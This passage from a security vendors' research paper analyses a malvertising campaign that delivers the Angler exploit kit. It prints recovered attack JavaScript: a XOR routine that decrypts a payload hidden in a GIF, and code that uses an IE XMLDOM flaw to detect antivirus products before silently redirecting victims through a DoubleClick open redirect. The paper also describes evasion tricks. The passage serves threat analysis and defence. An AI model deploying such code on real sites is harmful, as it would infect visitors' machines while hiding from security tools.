HTTP	trade.airfiltermarket.com	/56323ad8e81b6.gif	3,740	image/gif	[#15]
HTTPS	bid.g.doubleclick.net	/xbbe/creative/click?r1=http%3A%2F%2Fjata.solidla...	0	text/html; ch...	[#17]
HTTP	jata.solidlathe.com	/civis/search.php?keywords=ts&fid0=4cm_q3x7n7w0...	0	text/html	Angler EK

If a user's browser passed the initial IP and HTTP header-based checks, a GIF file was loaded. In the request URL for the GIF file, we could see the visitor's system details: for example, their OS, browser type, and preferred language. This information was probably used by attackers to accumulate statistics.

Most importantly, the GIF file itself was not just a 1x1 picture, but a data container.



This data was loaded and decrypted by a JavaScript snippet from the initial ad landing page using the following decryption code:

```
var encryptedJS =
    "31%23%20%65%12%31%14[...]",
    encryptedJSArray = '',
    encryptionKey = "ivfaalciit",
    keyIndex = 0,
    decryptedJS = '';

encryptedJSArray = encryptedJS.split('%');
for (i = 0; i < encryptedJSArray.length; i++) {
    if (i == 0 || keyIndex == encryptionKey.length - 1)
        keyIndex = 0;
    else keyIndex++;

    decryptedJS += String.fromCharCode(parseInt(encryptedJSArray[i]) ^
        encryptionKey.charCodeAt(keyIndex))
};
```

To avoid being detected due to signature development from attack replays, encrypted data was generated on the fly for every user and decrypted using a unique key.

Decrypted data was also JavaScript code, which was then used for user environment fingerprinting and redirection to exploit kit landing pages, using the DoubleClick Open Redirect vulnerability mentioned earlier.

```
var arg = arguments[0], // document
    programFiles = '\\localhost/program files',
    loadXML = function(path) {
        with(new ActiveXObject(xmlDom))
        return loadXML(docType + path + '">'), (path = parseError
            .errorCode %
            1e2), path + 93 && path + 59 || 0
    },
    xmlDom = 'microsoft.xmldom',
    docType = '<!DOCTYPE _ SYSTEM "',

    malwarebytes = 'malwar~1/',
    kaspersky = 'kasper~1/',
    trendMicro = 'trendm~1/',
    invincea = 'res://invguestie.dll/icon.png',

    programFilesPath = !loadXML(programFiles + ' (x86)/') ?
    programFiles + ' (x86)/' : programFiles + '/',
    securitySolutionPaths = [programFilesPath + malwarebytes,
        programFilesPath + kaspersky, programFilesPath +
        trendMicro,
        invincea
    ],
    securitySolutionCount = 0,


    doubleClick = 'bid.g.doubleclick.net/xbbe/creative/click?r1=',
    anglerLP =
    'http://[...]/viewforum.php?[...]';

for (var path in securitySolutionPaths)
    loadXML(securitySolutionPaths[path]) || (++securitySolutionCount);

if (!securitySolutionCount)
    with(arg.body.appendChild(arg.createElement('iframe')))
style.position = 'fixed',
    style.left = -1e4 + 'px',
    src = 'javascript:"<meta/HTTP-eqUiv=refresh content=0;url=https://' +
    doubleClick + anglerLP + '>"';
```

Fingerprinting code checked for the presence of security products from Malwarebytes, Kaspersky, TrendMicro, and Invincea as well as others, using the Internet Explorer information disclosure vulnerability[14] found in versions of Internet Explorer 10 and below. If no security products were found, a redirect to an Angler EK landing page occurred.

The latest integrated trick was to pass the pointer to a *document* DOM object from the ad landing page to the fingerprinting code. This seemed to be a protection against standalone analysis of the fingerprinting mechanism.

To summarize, the following requirements needed to be fulfilled in order to encounter the actual exploits versus the non-malicious banner:

1. Unique IP address
2. Internet Explorer browser, version 10 and below
3. No security products from the list above installed

The choice of security products to check was most likely based on detection quality. It seemed that most other security vendors were incapable of catching exploit attempts as proactively. This allowed criminals using malvertising to stay under the radar for long periods of time.

Of course, the authors of those campaigns are not the only ones who leverage such stealth techniques to make analysis and detection harder. As an example, we documented[15] the use of fingerprinting in September 2015 by another malicious group.

We constantly monitor ongoing malvertising campaigns and see how their tricks evolve. They are becoming more complex, and we will be covering this evolution in future publications.

9. Protecting our users and the community

At Malwarebytes, our primary goal is to protect and inform users about the latest threats. GeoEdge works with publishers, platforms, and networks to provide a clean, safe and engaging user experience. It is obvious to us that malvertising has become a major issue that no one has a clear answer for. However, there are steps you can take to mitigate the problem and protect your end users.

One of the most important things you can do is ensure your endpoints are fully up-to-date. The number one reason malvertising attacks are successful is due to unpatched programs. After all, ads are the vehicle to an ulterior motive which consists of infecting end users with malware or serving them scam pages.

In the wake of a particularly busy year with Flash Player vulnerabilities and zero-day exploits, it has become imperative to complement your existing security solutions with exploit mitigation tools. By the same token, a layered defense is your best bet to fend off today's most sophisticated attacks.

We also hope that this paper sheds some light onto the latest techniques used by cyber criminals and what publishers, ad networks, and security companies in the ad space can expect to see.

About Malwarebytes:

Malwarebytes provides software designed to protect businesses and consumers against malicious threats that escape detection by traditional antivirus solutions. Founded in 2008, Malwarebytes is headquartered in California, operates offices in Europe, and employs a global team of researchers and experts. For more information, please visit us at www.malwarebytes.com.

About GeoEdge:

At GeoEdge, our focus is on protecting users from malvertising and ad quality issues in online, mobile and video ads. GeoEdge works with publishers, platforms and exchanges to monitor any threats to the user, including highly sophisticated attacks such as exploit kits and drive-by-downloads, to softer threats, like auto-redirects and non-malicious auto downloads. In order to detect all threats, GeoEdge scans ads from over 160 geo-locations, 40+ mobile carriers, with numerous devices, user agents and GPS emulations. In the case of a malvertising breach, GeoEdge will detect, identify and interpret the incident to easily deactivate the malicious ad campaigns and block the malicious activity. If you want to learn more, head over to www.geoedge.com.

10. References

1. Jérôme Segura - Malwarebytes, "The proof is in the cookie," https://blog.malwarebytes.org/malvertising-2/2014/11/the-proof-is-in-the-cookie/

2. Kafeine, "A DoubleClick https open redirect used in some malvertising chain" http://malware.dontneedcoffee.com/2015/10/a-doubleclick-https-open-redirect-used.html

3. Proofpoint, "The shadow knows: Malvertising campaigns use domain shadowing to pull in Angler EK" https://www.proofpoint.com/us/threat-insight/post/The-Shadow-Knows

4. Trend Micro, "Let's Encrypt Now Being Abused By Malvertisers" http://blog.trendmicro.com/trendlabs-security-intelligence/lets-encrypt-now-being-abused-by-malvertisers/

5. Jérôme Segura, Malwarebytes, https://blog.malwarebytes.org/wp-content/uploads/2014/11/sourcecode2.png

6. Kafeine, "CVE-2013-7331 and Exploit Kits" http://malware.dontneedcoffee.com/2014/10/cve-2013-7331-and-exploit-kits.html

7. National Vulnerability Database, https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-7331

8. Jérôme Segura - Malwarebytes, "Malvertising Strikes on Adult Site xHamster Again" https://blog.malwarebytes.org/malvertising-2/2015/04/malvertising-strikes-adult-site-xhamster-again/

9. BelchSpeak, https://twitter.com/BelchSpeak/status/630771031775543296

10. Jérôme Segura - Malwarebytes, "Malvertising Hits Online Dating Site PlentyOfFish" https://blog.malwarebytes.org/malvertising-2/2015/08/malvertising-hits-online-dating-site-plentyoffish/

11. *Jérôme Segura - Malwarebytes, "Malvertising Hits DailyMotion, Serves Up Angler EK"* https://blog.malwarebytes.org/malvertising-2/2015/12/malvertising-hits-dailymotion-serves-up-angler-ek/

12. Jérôme Segura - Malwarebytes, "Large Malvertising Campaign Goes (Almost) Undetected" https://blog.malwarebytes.org/malvertising-2/2015/09/large-malvertising-campaign-goes-almost-undetected/

13. Tetraph, "Google DoubleClick.net (Advertising) System URL Redirection Vulnerabilities Could Be Used by Spammers" http://tetraph.com/security/open-redirect/google-doubleclick-netadvertising-system-url-redirection-vulnerabilities-can-be-used-by-spammers/

14. Soroush, "Microsoft XMLDOM in IE can divulge information of local drive/network in error messages – XXE" https://soroush.secproject.com/blog/2013/04/microsoft-xmldom-in-ie-can-divulge-information-of-local-drivenetwork-in-error-messages/

15. Jérôme Segura - Malwarebytes, "SSL Malvertising Campaign Targets Top Adult Sites" https://blog.malwarebytes.org/malvertising-2/2015/09/ssl-malvertising-campaign-targets-top-adult-sites/